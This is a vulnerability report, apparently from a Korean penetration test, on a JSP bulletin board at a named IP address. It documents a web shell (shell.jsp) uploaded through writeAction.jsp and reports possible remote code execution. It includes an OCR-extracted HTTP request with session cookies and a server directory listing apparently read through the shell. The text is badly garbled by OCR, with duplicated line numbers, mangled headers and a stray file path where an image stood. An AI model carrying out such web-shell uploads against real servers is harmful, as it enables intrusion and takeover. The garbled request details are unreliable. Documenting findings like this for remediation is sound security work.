Vulnerability Discovery_20

Target

: http://124.60.4.10:6663/writeAction.jsp

Payload


: shell.jsp 파일 업로드 가능

Impact

: http://124.60.4.10:6663/uploadFile/shell.jsp 파일 다운로드 취약점을 이용해 절대 경로 위치를 파악 war배포시 내부에 저장되는 것으로 확인 되었음 원격실행 코드나 APT 공격 발생 가능

```
- = =
                                                                                                                                                      Response
 Request
                                                                                                                                                                                                                                                                              □ \n ≡
  Pretty
                                                                                                                                                                        Raw
                                                                                                                                                        HTTP/1.1 200
   1 POST /writeAction.jsp HTTP/1.1
2 Host: 124.60.4.10:6663
                                                                                                                                                         Content-Type : text/html;charset=UTF-8
                                                                                                                                                      3 Content-Length : 250
4 Date : Sun, 29 Jan 2023 05:27:58 GMT
5 Connection : close
   3 Content-Length : 56640
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests
   5 Upgrade-Insecure-Hequests : 1
6 Origin : http://124.8 00.4.10:6663
7 Content-Type : multipart/form-data;
boundary=----WebKitFormBoundary+h6hB838fmzfNIJo
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
                                                                                                                                                             location .href = 'bbs.jsp'
                                                                                                                                                      9 </script >
   Safari/537.36
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appg,*/+;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://124.60.4.10:6663/write.jsp
 11 Accept-Encoding : gzip, deflate
12 Accept-Language : ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie : session =
       COOKTE : Session = 
SeyJic3JmX3Rva2Vuljoi0MMzNzAOZDJiYzk1ZjcOMjkwMD10ZT140DVkM2YxZWQQVWFjYm
ZhMSIsInYzZXJfaWQi0jJ9,YGJcMQ.u0sy4R1Tx0GUbz3ayd-3H8VuWVE ; JSESSIONID = 
05AAF1D75919869407069DA6F8880E86
  14 Connection : close
                                                                                                                                                   | 22 |
| 23 | <!DOCTYPE | html>
  16 -----WebKitFormBoundaryfh6hB838fmzfNIJo
17 Content-Disposition : form-data ; name="bbsTitle"
                                                                                                                                                   24 <html>
                                                                                                                                                               <meta http-equiv ="Content-Type " content ="text/html; charset=UTF-8 ">
  19 file upload
                                                                                                                                                                 <title>
05% [ ] [ .....
```



Name	Size	Туре	Date
[/]			
[bin]		DIR	Jan 25, 2023, 1:36:27 AM
[boot]		DIR	Apr 24, 2018, 8:34:22 AM
[dev]		DIR	Jan 29, 2023, 3:58:25 AM
[etc]		DIR	Jan 25, 2023, 1:56:48 AM
[home]		DIR	Apr 24, 2018, 8:34:22 AM
[lib]		DIR	Jan 25, 2023, 1:36:26 AM
[lib64]		DIR	Dec 15, 2022, 2:19:58 PM
[media]		DIR	Dec 15, 2022, 2:19:18 PM
[mnt]		DIR	Dec 15 2022 2:10:18 DM